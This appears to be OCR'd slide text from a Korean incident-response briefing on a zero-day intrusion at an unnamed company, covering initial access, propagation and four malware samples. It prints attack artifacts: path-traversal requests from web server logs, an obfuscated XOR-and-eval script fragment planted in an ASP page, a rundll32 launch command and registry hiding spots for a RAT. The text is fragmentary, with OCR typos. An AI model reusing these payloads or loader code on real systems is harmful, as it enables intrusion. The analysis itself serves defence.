
0-day

Company B

1. Initial Access Techniques
2. Malware Propagation Techniques


# Analysis

1. Initial Access Techiques



# Analysis

## 1. Initial Access Techiques



```
<%
ip = Request.ServerVariables("HTTP_CLIENT_IP")
If ip = "" Then
ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If ip = "" Then
```


```
,+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/91.0.4472.101+Safari/537.36 200 0 0 124
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll
;+WOW64;+Trident/7.0;+.NET4.0C;+.NET4.0E;+.NET+CLR+2.0.50727;+.NET+CLR+3.0.30729;+.NET+CLR+3.5.30729
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll&
54;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 31
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll
2;+WOW64;+Trident/7.0;+.NET4.0C;+.NET4.0E;+.NET+CLR+2.0.50727;+.NET+CLR+3.0.30729;+.NET+CLR+3.5.3072

ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll&
54;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 62
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll
```

```
_1bl8d9=Ws0hq3.substr(Ws0hq3.length-5,5);
Ws0hq3=Ws0hq3.substr(0,Ws0hq3.length-5);t0J3rO5Gk='';
for(mAR=0;mAR<Ws0hq3.length;mAR++)
t0J3rO5Gk+=String.fromCharCode(Ws0hq3.charCodeAt(mAR)^_1bl8d9.charCodeAt(mAR%5));
vOd5bN=t0J3rO5Gk;eval(vOd5bN);}
</script>
<%
End if
%>
```

# Analysis

## 2. Malware Propagation Techniques

**Windows EventLog – Application**
**EventID 1000**



```
Error        2022-08-11  오후 11:44:57  1000  Application Error  응용 프로그램 작동 중
Information  2022-08-11  오후 2:25:35   1000  vmauthd            None
Information  2022-08-11  오후 2:25:35   1000  vmauthd            None
Information  2022-08-11  오후 2:25:35   1000  vmauthd            N
```


```
오류 있는 응용 프로그램 이름: [redacted] 버전: 1.0.0.20, 타임스탬프: 0x6061b08e
오류 있는 모듈 이름: [redacted], 버전: 1.0.0.20, 타임스탬프: 0x6061b08e
예외 코드: 0xc0000409
오류 오프셋: 0x002002d7
오류 있는 프로세스 ID: [illegible]
오류 있는 응용 프로그램 시작 시간: 0x01d8ad42cb46e33b
오류 있는 응용 프로그램 경로 [redacted]
오류 있는 모듈 경로 [redacted]
보고서 ID: a25a4b8a-34df-4352-a948-c60d23f92451
오류 있는 패키지 전체 이름: ?
오류 있는 패키지에 상대적인 응용 프로그램 ID: ?
```

**PORT**

**Stack Buffer OverFlow**

# Analysis

## 3. Methods of Intrusion into Internal Network



# Malicious Code Analysis

# Malicious Code Analysis

## 4 Cases of Malware

| | |
|---|---|
| ScskAppLink.dll | - Downloader, Initial Access |
| lrmons.dll | - Registry Data Decryption and Memory Injection |
| *proc.sys | - Registry Data Decryption and Memory Injection |
| mi.dll | - Encrypted File Decryption and Memory Injection |


# Malicious Code Analysis

## CASE A ScskAppLink.dll

**PATH :** C:\Users\Public\Libraries\\ScskAppLink.dll

**Command :** rundll32.exe [PATH]\ScskAppLink.dll ,ComManagedHelper ReservedFunction4

Parameter required for malicious code operation




# Malicious Code Analysis

**CASE B** Irmons.dll ( Pair Set : registry data )

**PATH :** C:\[random path]\ Irmons.dll (random DLL file name)

: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Fonts\GiddyupStda Bold (RAT)

: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Fonts\GiddyupStda (Configuration info)



Reg registry data & RC5 Decrypt
(Configuration info)

Reg registry data & RC5 Decrypt
(RAT)

Memory injection

Irmons.dll

GuddyupStda Bold


Command & Control
Exfiltration

Compromised Host
(C&C)

# Malicious Code Analysis

CASE C  *proc.sys ( Pair Set : registry data )

PATH : C:\Window\system32\*proc.sys
: SYSTEM\CurrentControlSet\Servies\eventlog\Application\Regular\[Malware Name]  (Configuration info)

